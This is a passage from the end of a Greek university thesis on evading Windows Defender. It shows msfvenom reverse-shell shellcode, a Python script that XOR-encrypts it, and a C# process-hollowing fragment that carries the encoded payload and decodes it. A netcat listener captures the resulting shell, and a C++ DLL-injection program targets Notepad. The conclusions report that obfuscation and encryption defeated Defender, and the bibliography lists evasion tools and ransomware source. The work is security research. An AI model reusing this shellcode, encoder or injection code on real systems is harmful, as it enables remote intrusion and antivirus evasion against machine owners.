buff += b"\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d"
buff += b"\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
buff += b"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68"
buff += b"\x48\x89\xe6\x56\x50\x41\x50\x41\x50\x41\x50\x49"
buff += b"\xff\xc0\x41\x50\x49\xff\xc8\x4d\x89\xc1\x4c\x89"
buff += b"\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48\x31\xd2"
buff += b"\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
buff += b"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d"
buff += b"\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb"
buff += b"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41"
buff += b"\x89\xda\xff\xd5"
```

Εικόνα 77 Δημιουργία shellocode για python

```
buff =  b""
buff += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51"
buff += b"\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52"
buff += b"\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
buff += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
buff += b"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
buff += b"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b"
buff += b"\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
buff += b"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
buff += b"\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41"
buff += b"\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
buff += b"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
buff += b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44"
buff += b"\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
buff += b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
buff += b"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
buff += b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
buff += b"\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49"
buff += b"\xbe\x77\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49"
buff += b"\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49\x89\xe5"
buff += b"\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x0d\x41\x54"
buff += b"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07"
buff += b"\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41"
buff += b"\xba\x29\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9"
buff += b"\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0"
buff += b"\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
buff += b"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9"
buff += b"\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40"
buff += b"\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00"
buff += b"\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d"
buff += b"\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
buff += b"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68"
buff += b"\x48\x89\xe6\x56\x50\x41\x50\x41\x50\x41\x50\x49"
buff += b"\xff\xc0\x41\x50\x49\xff\xc8\x4d\x89\xc1\x4c\x89"
buff += b"\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48\x31\xd2"
buff += b"\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
buff += b"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d"
buff += b"\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb"
buff += b"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41"
buff += b"\x89\xda\xff\xd5"

out = "byte[] shellcode = new byte[%d] {" % len(buff)
for b in buff:
    out += "0x%02x," % (b ^ 54)
out = out[:-1] + "};"
print(out)
```

Εικόνα 78 Python κώδικας που κρυπτογραφεί το shellcode

```
┌──(.afric)─(kali㉿kali)-[~/thesis/processHollowing]
└─$ python3 encode.py
byte[] shellcode = new byte[460] {0×ca,0×7e,0×b5,0×d2,0×c6,0×de,0×f6,0×36,0×36,0×36,0×77,0×67,0×77,
0×39,0×81,0×7c,0×7c,0×7b,0×07,0×ff,0×7e,0×07,0×f6,0×9a,0×0a,0×57,0×4a,0×34,0×1a,0×16,0×77,0×f7,0×ff
,0×7e,0×b3,0×f6,0×42,0×51,0×7e,0×37,0×e6,0×66,0×bd,0×7e,0×2e,0×72,0×bd,0×76,0×16,0×7f,0×37,0×e6,0×d
7,0×0e,0×d6,0×43,0×c7,0×7a,0×35,0×7a,0×12,0×3e,0×73,0×0f,0×e7,0×43,0×ee,0×6e,0×72,0×bd,0×76,0×12,0x
6e,0×68,0×6f,0×6c,0×77,0×6e,0×77,0×6f,0×77,0×6c,0×7e,0×b5,0×da,0×16,0×77,0×64,0×c9,0×d6,0×6e,0×77,0
xd0,0×7e,0×b7,0×da,0×96,0×37,0×36,0×36,0×7f,0×bf,0×d3,0×7f,0×8a,0×34,0×36,0×27,0×6a,0×f6,0×9e,0×37,
0×6f,0×77,0×8c,0×1f,0×b6,0×5d,0×36,0×c9,0×e3,0×66,0×66,0×7b,0×07,0×ff,0×7b,0×07,0×f6,0×7e,0×c9,0×f6
,0×bf,0×d4,0×7e,0×bf,0×cf,0×77,0×8c,0×af,0×93,0×42,0×57,0×c9,0×e3,0×7e,0×b7,0×f2,0×76,0×34,0×36,0×3
b,0×6f,0×77,0×66,0×d4,0×ca,0×50,0×f1,0×72,0×12,0×62,0×37,0×37,0×7e,0×bb,0×72,0×12,0×2e,0×f0,0×36,0x
f7,0×77,0×8c,0×4f,0×fa,0×09,0×b0,0×c9,0×e3,0×7e,0×07,0×e4,0×7e,0×c9,0×fc,0×bd,0×38,0×77,0×8c,0×3e,0
x3c,0×b6,0×cd,0×d6,0×43,0×33,0×8d,0×71,0×25,0×44,0×59,0×5c,0×36,0×6f,0×77,0×bf,0×ec,0×c9,0×e3};
```

Εικόνα 79 Νέο κρυπτογραφημένο shellcode

Έχουμε λοιπόν το νέο κρυπτογραφημένο shellcode (Εικόνα 79) και το τοποθετούμε στο C# πρόγραμμα μαζί φυσικά με την διαδικασία της αποκρυπτογράφησης (Εικόνα 80) για να εκτελεστεί όπως πρέπει και όπως βλέπουμε έχουμε το επιθυμητό αποτέλεσμα (Εικόνα 81).

```
// 5 -- Write shellcode at EntryPoint

// msfvenom -p windows/x64/shell_reverse_tcp LPORT=4444 LHOST=192.168.100.85 -f csharp -v shellcode (ENCODED)
byte[] shellcode = new byte[460] { 0xca, 0x7e, 0xb5, 0xd2, 0xc6, 0xde, 0xf6, 0x36, 0x36,
    0x36, 0x77, 0x67, 0x77, 0x66, 0x64, 0x67, 0x60, 0x7e, 0x07, 0xe4, 0x53, 0x7e, 0xbd,
    0x64, 0x56, 0x7e, 0xbd, 0x64, 0x2e, 0x7e, 0xbd, 0x64, 0x16, 0x7e, 0xbd, 0x44,
    0x66, 0x7e, 0x39, 0x81, 0x7c, 0x7c, 0x7b, 0x07, 0xff, 0x7e, 0x07, 0xf6, 0x9a, 0x0a,
    0x57, 0x4a, 0x34, 0x1a, 0x16, 0x77, 0xf7, 0xff, 0x3b, 0x77, 0x37, 0xf7, 0xd4, 0xdb,
    0x64, 0x77, 0x67, 0x7e, 0xbd, 0x64, 0x16, 0xbd, 0x74, 0x0a, 0x7e, 0x37, 0xe6, 0xbd,
    0xb6, 0xbe, 0x36, 0x36, 0x36, 0x7e, 0xb3, 0xf6, 0x42, 0x51, 0x7e, 0x37, 0xe6, 0x66,
    0xbd, 0x7e, 0x2e, 0x72, 0xbd, 0x76, 0x16, 0x7f, 0x37, 0xe6, 0xd5, 0x60, 0x7e, 0xc9,
    0xff, 0x77, 0xbd, 0x02, 0xbe, 0x7e, 0x37, 0xe0, 0x7b, 0x07, 0xff, 0x7e, 0x07, 0xf6,
    0x9a, 0x77, 0xf7, 0xff, 0x3b, 0x77, 0x37, 0xf7, 0x0e, 0xd6, 0x43, 0xc7, 0x7a, 0x35,
    0x7a, 0x12, 0x3e, 0x73, 0x0f, 0xe7, 0x43, 0xee, 0x6e, 0x72, 0xbd, 0x76, 0x12, 0x7f,
    0x37, 0xe6, 0x50, 0x77, 0xbd, 0x3a, 0x7e, 0x72, 0xbd, 0x76, 0x2a, 0x7f, 0x37, 0xe6,
    0x77, 0xbd, 0x32, 0xbe, 0x7e, 0x37, 0xe6, 0x77, 0x6e, 0x77, 0x6e, 0x68, 0x6f, 0x6c,
    0x77, 0x6e, 0x77, 0x6f, 0x77, 0x6c, 0x7e, 0xb5, 0xda, 0x16, 0x77, 0x64, 0xc9, 0xd6,
    0x6e, 0x77, 0x6f, 0x6c, 0x7e, 0xbd, 0x24, 0xdf, 0x61, 0xc9, 0xc9, 0xc9, 0x6b, 0x7f,
    0x88, 0x41, 0x45, 0x04, 0x69, 0x05, 0x04, 0x36, 0x36, 0x77, 0x60, 0x7f, 0xbf, 0xd0,
    0x7e, 0xb7, 0xda, 0x96, 0x37, 0x36, 0x36, 0x7f, 0xbf, 0xd3, 0x7f, 0x8a, 0x34, 0x36,
    0x27, 0x6a, 0xf6, 0x9e, 0x37, 0x3b, 0x77, 0x62, 0x7f, 0xbf, 0xd2, 0x7a, 0xbf, 0xc7,
    0x77, 0x8c, 0x7a, 0x41, 0x10, 0x31, 0xc9, 0xe3, 0x7a, 0xbf, 0xdc, 0x5e, 0x37, 0x37,
    0x36, 0x36, 0x6f, 0x77, 0x8c, 0x1f, 0xb6, 0x5d, 0x36, 0xc9, 0xe3, 0x66, 0x66, 0x7b,
    0x07, 0xff, 0x7b, 0x07, 0xf6, 0x7e, 0xc9, 0xf6, 0x7e, 0xbf, 0xf4, 0x7e, 0xc9, 0xf6,
    0x7e, 0xbf, 0xf7, 0x77, 0x8c, 0xdc, 0x39, 0xe9, 0xd6, 0xc9, 0xe3, 0x7e, 0xbf, 0xf1,
    0x5c, 0x26, 0x77, 0x6e, 0x7a, 0xbf, 0xd4, 0x7e, 0xbf, 0xcf, 0x77, 0x8c, 0xaf, 0x93,
    0x42, 0x57, 0xc9, 0xe3, 0x7e, 0xb7, 0xf2, 0x76, 0x34, 0x36, 0x36, 0x7f, 0x8e, 0x55,
    0x5b, 0x52, 0x36, 0x36, 0x36, 0x36, 0x36, 0x77, 0x66, 0x77, 0x66, 0x7e, 0xbf, 0xd4,
    0x61, 0x61, 0x61, 0x7b, 0x07, 0xf6, 0x5c, 0x3b, 0x6f, 0x77, 0x66, 0xd4, 0xca, 0x50,
    0xf1, 0x72, 0x12, 0x62, 0x37, 0x37, 0x7e, 0xbb, 0x72, 0x12, 0x2e, 0xf0, 0x36, 0x5e,
    0x7e, 0xbf, 0xd0, 0x60, 0x66, 0x77, 0x66, 0x77, 0x66, 0x77, 0x66, 0x7f, 0xc9, 0xf6,
    0x77, 0x66, 0x7f, 0xc9, 0xfe, 0x7b, 0xbf, 0xf7, 0x7a, 0xbf, 0xf7, 0x77, 0x8c, 0x4f,
    0xfa, 0x09, 0xb0, 0xc9, 0xe3, 0x7e, 0x07, 0xe4, 0x7e, 0xc9, 0xfc, 0xbd, 0x38, 0x77,
    0x8c, 0x3e, 0xb1, 0x2b, 0x56, 0xc9, 0xe3, 0x8d, 0xc6, 0x83, 0x94, 0x60, 0x77, 0x8c,
    0x90, 0xa3, 0x8b, 0xab, 0xc9, 0xe3, 0x7e, 0xb5, 0xf2, 0x1e, 0x0a, 0x30, 0x4a, 0x3c, 0xb6,
    0xcd, 0xd6, 0x43, 0x33, 0x8d, 0x71, 0x25, 0x44, 0x59, 0x5c, 0x36, 0x6f, 0x77, 0xbf, 0xec, 0xc9, 0xe3 };


for (int i = 0; i < shellcode.Length; i++)
{
    shellcode[i] = (byte)(shellcode[i] ^ 54);
}
```

Εικόνα 80 Process Hollowing C# πρόγραμμα (4) [35]

```
┌──(.afric)─(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.11] 37459
Microsoft Windows [Version 10.0.22631.3296]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kosta\source\repos\ProcessHollowing\ProcessHollowing\bin\Debug\net8.0>
```

Εικόνα 81 Απόκτηση reverse shell code μέσω Process Hollowing

4.7 DLL injection

Στην προηγούμενη ενότητα όπως είδαμε εκτός από ένα κακόβουλο εκτελέσιμο αρχείο δημιουργήσαμε και το αντίστοιχο κακόβουλο dll.

ProcessHollowing.dll	3/28/2024 1:52 AM	Application exten...	8 KB

Εικόνα 82 dll αρχείο που θα γίνει inject

Επομένως, στην ενότητα αυτή θα προσπαθήσουμε να χρησιμοποιήσουμε την τεχνική του dll injection με σκοπό να εκτελεστεί η παραπάνω βιβλιοθήκη.

Για το σκοπό αυτό θα χρησιμοποιήσουμε το παρακάτω C++ πρόγραμμα [40].

```
#include <iostream>
#include <Windows.h>


int main(int argc, char *argv[]) {
    HANDLE processHandle;
    PVOID remoteBuffer;
    wchar_t dllPath[] = TEXT("C:\\Users\\Kosta\\source\\repos\\ProcessHollowing\\ProcessHollowing\\bin\\Debug\\net8.0\\ProcessHollowing.dll");

    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, 9392);
    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof dllPath, MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(processHandle, remoteBuffer, (LPVOID)dllPath, sizeof dllPath, NULL);
    PTHREAD_START_ROUTINE threatStartRoutineAddress = (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");
    CreateRemoteThread(processHandle, NULL, 0, threatStartRoutineAddress, remoteBuffer, 0, NULL);
    CloseHandle(processHandle);

    return 0;
}
```

Εικόνα 83 C πρόγραμμα για DLL injection


Αρχικά, με την εντολή OpenProcess [41] ανοίγουμε την διαδικασία με pid = 9392. Αυτό το συγκεκριμένο pid ανήκει στο Notepad.exe

MsMpEng.exe	276	Running	SYSTEM	01	157,288 K	x64	Antimalware Service Executable
msteams.exe	2872	Running	Kosta	00	3,800 K	x64	Microsoft Teams
NisSrv.exe	7184	Running	LOCAL SE...	00	1,404 K	x64	Microsoft Network Realtime Inspection Service
Notepad.exe	9392	Running	Kosta	00	22,348 K	x64	Notepad.exe
OneDrive.exe	7924	Running	Kosta	00	17,560 K	x64	Microsoft OneDrive
PerfWatson2.exe	1856	Running	Kosta	00	32,196 K	x64	PerfWatson2.exe

Εικόνα 84 Notepad.exe το πρόγραμμα στο οποίο θα γίνει inject το DLL

Κατόπιν, με την εντολή VirtualAllocEx [42] δεσμεύουμε χώρο μέσα στην διεργασία ώστε να μπορεί να αποθηκεύσει την μεταβλητή dllPath που περιέχει το πλήρες μονοπάτι του DLL που θέλουμε να «κάνουμε inject» στο Notepad.exe και με την εντολή WriteProcessMemory πραγματοποιούμε αυτή την αποθήκευση. Τέλος, με τις δύο επόμενες εντολές ουσιαστικά δημιουργούμε ένα thread που τρέχει μέσα στον εικονικό χώρο της διεργασίας το οποίο καλεί το κακόβουλο DLL.

Δημιουργώντας πάλι το αντίστοιχο εκτελέσιμο αρχείο πετυχαίνουμε τον σκοπό μας.



Εικόνα 85 Εκτελέσιμο πρόγραμμα για DLL injection

5. Επίλογος

5.1 Συμπεράσματα

Το Windows Defender σίγουρα περιλαμβάνει αρκετά πλεονεκτήματα που το καθιστούν μια δημοφιλής επιλογή των χρηστών για την προστασία των μηχανήματών τους. Το μηδενικό κόστος, η έλλειψη ανάγκης της εγκατάστασής του και το γεγονός ότι συνδυάζει και μηχανισμό firewall είναι αρκετοί λόγοι για πολλούς ώστε να το επιλέξουν. Παρόλα αυτά όπως είδαμε εκτός από την απουσία VPN και password manager και την κακή του λειτουργία απέναντι σε zero-day απειλές παρουσιάζει αρκετές αδυναμίες στο κομμάτι αναγνώρισης ενός κακόβουλου προγράμματος.

Για τα πλαίσια της εργασίας αυτής χρησιμοποιήθηκαν πολλά και διαφορετικά εργαλεία με σκοπό να ελεγχτεί η αποδοτικότητα του Windows Defender. Τις περισσότερες φόρες κατάφερε να αντιμετωπίσει τις απειλές και να κρατήσει το μηχάνημα του χρήστη ασφαλές. Ωστόσο, όπως παρουσιάσαμε παραπάνω υπήρχαν επιθέσεις που απέτυχε να αναγνωρίσει.

Ειδικότερα καταφέραμε να πάρουμε αρχική πρόσβαση στο αντίπαλο μηχάνημα και αρκετές φορές αλλά και με διαφορετικούς τρόπους. Πιο συγκεκριμένα και η χρήση του Mythic αλλά και η χρήση τεχνικών όπως είναι το Process Hollowing και το DLL injection μας βοήθησαν στην επίτευξη του στόχου. Αυτό δείχνει ότι πάντα ο κάθε επιτιθέμενος θα έχει πολλές εναλλακτικές επιλογές να χρησιμοποιήσει σε περίπτωση που δεν πετύχουν οι πρώτες απόπειρες του. Επιπλέον μπορούμε να παρατηρήσουμε ότι το Windows Defender παρουσίασε πολλές αδυναμίες όταν χρειάστηκε να αναγνωρίσει ένα κακόβουλο κομμάτι κώδικα αν αυτό είχε υποστεί obfuscation ή κρυπτογραφία. Για παράδειγμα, ενώ κατάλαβε ότι το πρόγραμμα που του δόθηκε ήταν ransomware μόλις το κάναμε obfuscate το άφησε να εκτελεστεί χωρίς κανένα πρόβλημα. Επίσης, ενώ μπλόκαρε την εκτέλεση ενός shellcode δεν κατάφερε να κάνει το ίδιο όταν του δόθηκε το ίδιο shellcode αλλά κρυπτογραφημένο. Βέβαια όπως είδαμε στην ενότητα του keylogger προγράμματος δεν χρειάστηκε καμία διαδικασία αλλαγής της εμφάνισης του κώδικα καθώς το Windows Defender το θεώρησε ασφαλές όπως είναι και επέτρεψε την εκτέλεσή του. Αυτό πιθανότατα συνέβη γιατί η διαδικασία καταγραφής των πλήκτρων δεν είναι απαραίτητα κακόβουλη και έτσι θεωρήθηκε ως μια ασφαλής ενέργεια. Το συμπέρασμα που μπορεί να βγει λοιπόν είναι ότι το Windows Defender χρειάζεται ακόμα αρκετή βελτίωση στο κομμάτι αναγνώρισης απειλών όταν εκείνες δεν έχουν δημιουργηθεί με τον παραδοσιακό τρόπο αλλά έχουν υποστεί επεξεργασία. Αυτό μπορούμε να το συμπεράνουμε και από το γεγονός ότι άφησε να εκτελεστεί η επίθεση 2 σταδίων που πρόκειται για έναν αντισυμβατικό τρόπο δημιουργίας κακόβουλων προγραμμάτων.

Ωστόσο, όπως φάνηκε και στην ενότητα 3.1.1 η αδυναμία αναγνώρισης ενός malware μετά την διαδικασία του obfuscation είναι το αδύναμο σημείο πολλών διαφορετικών antivirus συστημάτων καθώς όπως παρατήσαμε χρησιμοποιώντας το ProtectMyTooling καταφέραμε να μειώσουμε σημαντικά τον αριθμό των «Virus Total Detections» του Conti Ransomware.

Τέλος, ενδιαφέρον παρουσιάζει το γεγονός ότι μέσω του Process Hollowing και του DLL injection καταφέραμε να αναγκάσουμε νόμιμα προγράμματα των Windows να εκτελέσουν τον δικό μας κακόβουλο κώδικα. Κάτι τέτοιο, κάνει πιο δύσκολη την δουλειά των υπεύθυνων ασφαλείας να εντοπίσουν από που προήλθε η επίθεση γιατί ουσιαστικά δεν έτρεξε από μόνο του αλλά κλήθηκε από μια νόμιμη διεργασία του μηχανήματος.

Όλα αυτά αποδεικνύουν πως είναι κάτι παραπάνω από εφικτό για έναν έμπειρο επιτιθέμενο να εισβάλει στο μηχάνημα του στόχου του. Άλλωστε, του αρκεί να τα καταφέρει μόνο μια φορά για να πετύχει τον στόχο του. Δηλαδή ακόμα και αν από τις 1000 απόπειρες του μόνο μία στεφθεί με επιτυχία σίγουρα αυτός είναι ο νικητής της υπόθεσης.

Η παράκαμψη του Windows Defender δεν είναι κάτι δύσκολο να επιτευχθεί.
Πραγματοποιείται συνεχώς μια μάχη μεταξύ των χάκερς και των υπεύθυνων της κυβερνοασφάλειας για το ποιος θα καταφέρει να επικρατήσει και είναι δεδομένο πως και οι δύο πλευρές θα έχουν τις νίκες τους. Από την μία πλευρά οι μεν θα καταφέρουν να βρίσκουν μια νέα ευπάθεια κάθε φορά και οι δε θα κάνουν ότι μπορούν για να την εξαλείψουν.

Επομένως, ο χρήστης πρέπει να είναι ενήμερος για την κατάσταση αυτή έτσι ώστε να μπορεί να επιλέξει ποιος μηχανισμός ασφαλείας ταιριάζει στις ανάγκες του αλλά και να κάνει συνεχώς τις απαραίτητες αναβαθμίσεις ώστε να μπορεί πάντα να προλαβαίνει τις εξελίξεις.

Εν κατακλείδι, δεδομένου τις πόσες φορές καταφέραμε να ξεπεράσουμε το Windows Defender, οι χρήστες ίσως θα πρέπει να επιλέξουν να μην βασίζονται μόνο σε αυτό το εργαλείο για την ασφάλεια των υπολογιστών τους αλλά και των δεδομένων τους. Σίγουρα, υπάρχει μια πληθώρα επιλογών λογισμικών προστασίας που μπορούν να τους βοηθήσουν και θα πρέπει αυτός ο παράγοντας να είναι κάτι που εξετάζουν κατά την αγορά ή τη χρήση ενός υπολογιστή.

5.2 Μελλοντική δουλειά

Η παρούσα διπλωματική σίγουρα δεν αποτελεί μια πλήρως μια αναλυτική αναζήτηση και έρευνα όλων των προβλημάτων που έχει το Windows Defender. Υπάρχουν σίγουρα πολλές ακόμη ιδέες που μπορούμε να εξερευνήσουμε για να έχουμε μια πληρέστερη εικόνα για την προστασία που παρέχει το λειτουργικό των Windows.

Για παράδειγμα, θα μπορούσαμε να φτιάξουμε κακόβουλα λογισμικά σε διάφορες γλώσσες προγραμματισμού και να ελέγξουμε ποιες από αυτές ο Defender είναι πιο πιθανό να καταλάβει καλύτερα και να εντοπίσει την απειλή. Θα είχε ενδιαφέρον να ξέρουμε αν συμπεριφέρεται καλύτερα με τις “high-level” γλώσσες όπως η Python και η Java ή με τις “low- level” όπως για παράδειγμα είναι η C.

Επιπλέον, μια ακόμη πολύ ενδιαφέρουσα ιδέα θα ήταν να συγκρίνουμε την αποδοτικότητα πολλών και διαφορετικών λογισμικών προστασίας απέναντι στα ίδια κακόβουλα προγράμματα.
Έτσι, θα έχουμε μια εικόνα για το ποιο εργαλείο μπορούμε να επιλέξουμε ώστε να έχουμε την μέγιστη ασφάλεια με βάση τις δυνατότητές μας.

Τέλος, έχοντας ως δεδομένο την νέα αυξανόμενη τάση για ενσωμάτωση την τεχνητής νοημοσύνης παντού, σίγουρα θα είχε μεγάλο ενδιαφέρον η χρήση της μηχανικής μάθησης και της τεχνητής νοημοσύνης ως εργαλεία που στοχεύουν στο να ξεπεράσουν τους διάφορους μηχανισμούς ασφαλείας.

6. Βιβλιογραφία

[1] AMSI integration with Microsoft Defender Antivirus, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-security-center-antivirus

[2] Wikipedia
https://en.wikipedia.org/wiki/Microsoft_Defender_Antivirus

[3] Windows Defender: Past, present, and future, https://www.techrepublic.com/
https://www.techrepublic.com/article/windows-defender-past-present-and-future/

[4] Cloud protection and Microsoft Defender Antivirus, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/defender-endpoint/cloud-protection-microsoft-defender-antivirus

[5] Common Antivirus Bypass Techniques, Dexter Shankle, https://www.lmgsecurity.com/
https://www.lmgsecurity.com/common-antivirus-bypass-techniques/

[6] Conti-Ransomware, GitHub
https://github.com/gharty03/Conti-Ransomware

[7] Virus Total
https://www.virustotal.com/gui/home/upload

[8] ProtectMyTooling, GitHub
https://github.com/mgeeky/ProtectMyTooling

[9] PE format, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/windows/win32/debug/pe-format

[10] CallObfuscator, GitHub
https://github.com/d35ha/CallObfuscator

[11] donut, GitHub
https://github.com/TheWover/donut

[12] PIC and Shellcode: An Introduction, Yua Mikanana, https://medium.com/
https://medium.com/@yua.mikanana19/position-independent-code-pic-and-shellcode-an-introduction-1ea71f707ad

[13] frankenstein-obfuscator, GitHub
https://github.com/dotPY-hax/frankenstein-obfuscator

[14] PE Format, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/windows/win32/debug/pe-format

[15] PEUNION
https://bytecode77.com/pe-union

[16] Catching Sandbox-Evading Malware: Techniques, Principles & Solutions, https://www.apriorit.com/
https://www.apriorit.com/dev-blog/545-sandbox-evading-malware

[17] MD5 Encryption
https://www.md5online.org/md5-encrypt.html?utm_content=cmp-true

[18] metamorphic and polymorphic malware, https://www.techtarget.com/
https://www.techtarget.com/searchsecurity/definition/metamorphic-and-polymorphic-malware

[19] What is steganography? Definition and explanation, https://www.kaspersky.com/
https://www.kaspersky.com/resource-center/definitions/what-is-steganography

[20] Steghide
https://steghide.sourceforge.net/

[21] MalwareBazaar
https://bazaar.abuse.ch/

[22] Process Injection Series Part I: API calls used for Process Injection, https://medium.com/
https://medium.com/@shreyash_tambe/process-injection-series-part-i-api-calls-used-for-process-injection-87c2799a0448

[23] Process Injection: DLL Injection [Theoretical and Demonstration],
https://medium.com/@0xey/t1055-001-process-injection-dll-injection-64dc14719faa

[24] Manually Implementing Inline Function Hooking, https://blog.securehat.co.uk/
https://blog.securehat.co.uk/process-injection/manually-implementing-inline-function-hooking

[25] Process Injection & Hollowing Explained, https://motasemhamdan.medium.com/
https://motasemhamdan.medium.com/process-injection-hollowing-explained-tryhackme-abusing-windows-internals-p1-630d83cd5862

[26] What is DLL side-loading?, https://www.emsisoft.com/
https://www.emsisoft.com/en/blog/43943/what-is-dll-side-loading/

[27] Mythic
https://docs.mythic-c2.net/

[28] Athena, GitHub
https://github.com/MythicAgents/Athena

[29] africana-framework, GitHub
https://github.com/r0jahsm0ntar1/africana-framework

[30] PowerJoker, GitHub
https://github.com/Adkali/PowerJoker

[31] Get-ReverseShell, GitHub
https://github.com/gh0x0st/Get-ReverseShell

[32] ps2exe, https://www.powershellgallery.com/
https://www.powershellgallery.com/packages/ps2exe/1.0.13

[33] Anubis, GitHub
https://github.com/0sir1ss/Anubis

[34] hoaxshell, GitHub
https://github.com/t3l3machus/hoaxshell

[35] Process Hollowing C# code, GitHub
https://github.com/bmdyy/proc-hollow/blob/main/ProcHollow/ProcHollow/Program.cs

[36] CreateProcess, https://www.pinvoke.net/
https://www.pinvoke.net/default.aspx/kernel32/CreateProcess.html

[37] ZwQueryInformationProcess, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess

[38] ReadProcessMemory, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory

[39] WriteProcessMemory, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

[40] DLL Injection C code, https://www.ired.team/
https://www.ired.team/offensive-security/code-injection-process-injection/dll-injection

[41] OpenProcess, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess

[42] VirtualAllocEx, https://learn.microsoft.com/
https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex